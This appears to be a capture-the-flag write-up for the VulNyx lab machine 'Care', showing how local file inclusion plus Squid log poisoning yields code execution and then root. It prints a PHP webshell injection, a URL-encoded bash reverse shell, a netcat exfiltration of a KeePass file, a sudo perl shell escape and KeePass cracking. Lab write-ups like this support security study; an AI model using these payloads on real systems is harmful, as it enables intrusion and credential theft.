Care | Vulnyx Writeup
Table of Contents
Overview

Care is an easy VulNyx machine that demonstrates how a Local File Inclusion (LFI) vulnerability can be combined with Squid proxy log poisoning to achieve Remote Code Execution. After gaining a shell as the web server user, the attack continues by abusing a misconfigured sudo rule to pivot to another user, recovering a KeePass database, cracking its master password, and finally obtaining the stored root credentials.
Target Information
- Platform: VulNyx
- Machine Name: Care
- Difficulty: Easy
Key Vulnerabilities
- Local File Inclusion (LFI)
- Squid Proxy Log Poisoning
- Remote Code Execution (RCE)
- Misconfigured Sudo Permissions
- Exposed KeePass Database
- Weak KeePass Master Password
- Root Credential Disclosure
🔍 Reconnaissance
Begin by performing a full TCP port scan.
nmap -n -Pn -sVC -p- --min-rate 5000 10.46.28.45
Scan Results
$ nmap -n -Pn -sVC -p- --min-rate 5000 10.46.28.45
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-29 08:26 -0700
Nmap scan report for 10.46.28.45
Host is up (0.00021s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 a9:a8:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECDSA)
|_  256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25519)
80/tcp   open  http       Apache httpd 2.4.62 ((Debian))
|_http-title: vCare Free Bootstrap Theme | webthemez
|_http-server-header: Apache/2.4.62 (Debian)
3128/tcp open  http-proxy Squid http proxy 5.7
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported: GET HEAD
|_http-title: ERROR: The requested URL could not be retrieved
|_http-server-header: squid/5.7
MAC Address: 00:0C:29:44:06:AE (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.28 seconds
Findings
- 22 → SSH
- 80 → Apache Web Server
- 3128 → Squid Proxy
The presence of a Squid HTTP Proxy immediately makes log poisoning a possible attack vector if an LFI vulnerability exists.
🌐 Web Enumeration
Browse to port 80.
The website displays a page titled V-Care.
Although the images are related to hospitals and healthcare, the page content discusses software development services, making the page appear to be a generic template.
While inspecting the HTML source code, an interesting parameter is discovered.
page.php?i=about.html
This strongly suggests that the page dynamically includes files using the i parameter.
📂 Local File Inclusion
Attempt to read /etc/passwd.
http://10.46.28.45/page.php?i=/etc/passwd
The file is displayed successfully.
This confirms that the application is vulnerable to Local File Inclusion (LFI).
🔍 Reading Server Logs
Since Nmap identified the web server as Apache, the first attempt is to read the Apache access log.
/var/log/apache2/access.log
Instead of displaying the file, the application returns a security alert indicating that a malicious request has been detected.
However, another service is running on the machine:
Squid Proxy (Port 3128)
Read the Squid access log instead.
http://10.46.28.45/page.php?i=/var/log/squid/access.log
The access log is displayed successfully.
This provides an opportunity for log poisoning.
☠️ Squid Log Poisoning
A normal log poisoning attempt using the User-Agent header does not work because the request is logged by Apache instead of Squid.
Instead, send the request through the Squid proxy itself.
curl -s -X GET --proxy "http://10.46.28.45:3128" \
"http://127.0.0.1:80" \
-A '<?php system($_GET["cmd"]); ?>'
This injects the PHP payload directly into the Squid access log.
Verify the injection.
http://10.46.28.45/page.php?i=/var/log/squid/access.log&cmd=id;whoami
Result
uid=33(www-data)
www-data
The injected PHP code is executed successfully.
Remote Code Execution has been achieved.
💻 Reverse Shell
Start a Netcat listener.
nc -lnvp 443
Execute the following URL-encoded reverse shell through the LFI.
http://10.46.28.45/page.php?i=/var/log/squid/access.log&cmd=bash%20-c%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.46.28.76%2F443%200%3E%261%22
A reverse shell is obtained as:
www-data
🔧 Upgrading the Shell
Upgrade the shell into a fully interactive TTY.
script /dev/null -c bash
Press:
Ctrl + Z
Then execute:
stty raw -echo; fg
reset xterm
export TERM=xterm
export BASH=bash
🔍 Privilege Escalation (www-data → dorian)
Check the available sudo permissions.
sudo -l
Result
www-data@care:/var/www/html$ sudo -l
Matching Defaults entries for www-data on care:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User www-data may run the following commands on care:
    (dorian) NOPASSWD: /usr/bin/perl
www-data@care:/var/www/html$ l
The www-data user is allowed to execute Perl as dorian without supplying a password.
Spawn a shell as dorian.
sudo -u dorian /usr/bin/perl -e 'exec "/bin/sh"'
Verify the user.
id ; whoami
Result
$ id ; whoami
uid=1000(dorian) gid=1000(dorian) groups=1000(dorian)
dorian
$
Successfully obtained a shell as dorian.
🏁 User Flag
Read the user flag.
cat /home/dorian/user.txt
Result
dorian@care:~$ cat /home/dorian/user.txt
97c62ffbfe2e1c78d8048ae2a699619a
dorian@care:~$
🔍 Enumerating Dorian’s Home Directory
List all files.
ls -la
An interesting hidden directory is discovered.
dorian@care:~$ ls  -la
total 28
drwx------ 3 dorian dorian 4096 Oct  2  2025 .
drwxr-xr-x 3 root   root   4096 Oct  2  2025 ..
drwxr-xr-x 2 dorian dorian 4096 Oct  2  2025 .bak
lrwxrwxrwx 1 dorian dorian    9 Nov 15  2023 .bash_history -> /dev/null
-rw-r--r-- 1 dorian dorian  220 Nov 15  2023 .bash_logout
-rw-r--r-- 1 dorian dorian 3526 Nov 15  2023 .bashrc
-rw-r--r-- 1 dorian dorian  807 Nov 15  2023 .profile
-r-------- 1 dorian dorian   33 Oct  2  2025 user.txt
dorian@care:~$
Navigate into it.
cd .bak
List its contents.
ls
dorian@care:~$ cd .bak
dorian@care:~/.bak$ ls
data.txt
Identify the file type.
file data.txt
Result
dorian@care:~/.bak$ file data.txt
data.txt: Keepass password database 2.x KDBX
dorian@care:~/.bak$
A KeePass password database has been found.
📤 Copying the KeePass Database
Transfer the database to the attacker machine.
Attacker:
nc -lnvp 4444 > data.kdbx
Target:
nc 10.46.28.76 4444 < data.txt
🔓 Cracking the KeePass Database
Attempting to use keepass2john results in an unsupported file version.
keepass2john data.txt
$ keepass2john data.txt
! data.txt : File version '40000' is currently not supported!
Instead, use keepass4brute.
Download the tool.
wget https://raw.githubusercontent.com/r3nt0n/keepass4brute/refs/heads/master/keepass4brute.sh
Make it executable.
chmod +x keepass4brute.sh
Run the password attack.
./keepass4brute.sh data.kdbx /usr/share/wordlists/rockyou.txt
Result
$ ./keepass4brute.sh data.kdbx /usr/share/wordlists/rockyou.txt
keepass4brute 1.3 by r3nt0n
https://github.com/r3nt0n/keepass4brute

[+] Words tested: 128/14344392 - Attempts per minute: 30 - Estimated time remaining: 47 weeks, 3 days
[+] Current attempt: diamond

[*] Password found: diamond
The KeePass master password is:
diamond
🔑 Recovering Root Credentials
Open the KeePass database using KeePassXC.
Unlock it with:
diamond
Inside the database, a root credential is stored.
| Username | Password |
|---|---|
| root | r00tB0$$123! |
🚀 Privilege Escalation (dorian → root)
Switch to the root account.
su
Enter the recovered password.
r00tB0$$123!
Verify the privileges.
id ; whoami
Result
dorian@care:~/.bak$ su
Password:
root@care:/home/dorian/.bak# id ; whoami
uid=0(root) gid=0(root) grupos=0(root)
root
Successfully obtained a root shell.
🏁 Root Flag
Read the root flag.
cat /root/root.txt
Result
root@care:/home/dorian/.bak# cat /root/root.txt
3ba0b1d7e2e14ffd1f5b9788aa957bfd
root@care:/home/dorian/.bak#
🧾 Summary
| Phase | Technique |
|---|---|
| Enumeration | Nmap |
| Web Enumeration | Source Code Review |
| Initial Foothold | Local File Inclusion |
| Code Execution | Squid Log Poisoning |
| Initial Access | Reverse Shell |
| User Pivot | Misconfigured sudo (perl) |
| Credential Discovery | KeePass Database |
| Password Cracking | keepass4brute |
| Root Access | Stored Root Credentials |
🚀 Key Takeaways
- Local File Inclusion becomes significantly more dangerous when log files can be included and interpreted by PHP.
- Running a proxy such as Squid may unintentionally provide an alternative log file that can be poisoned when Apache logs are protected.
- Misconfigured
sudopermissions allowing execution of interpreters such as Perl can be abused to pivot between users. - KeePass databases should never be stored in user home directories without proper access controls.
- Weak KeePass master passwords are susceptible to dictionary attacks, potentially exposing highly privileged credentials.

Related Posts
Zerotrace | VulNyx Writeup
Compromised the ZeroTrace machine by discovering a hidden .admin directory and exploiting LFI to enumerate /proc …
University | Vulnyx Writeup
Compromised the University machine by abusing password reset information disclosure, obtaining default Moodle …
Vvveb | VulNyx Writeup
Compromised the Vvveb machine by identifying Vvveb CMS 1.0.5, discovering the exposed /system/secret endpoint and …
NorthWing | Vulnyx Writeup
Compromised the NorthWing machine by exploiting Local File Inclusion with a PHP filter wrapper, recovering and cracking …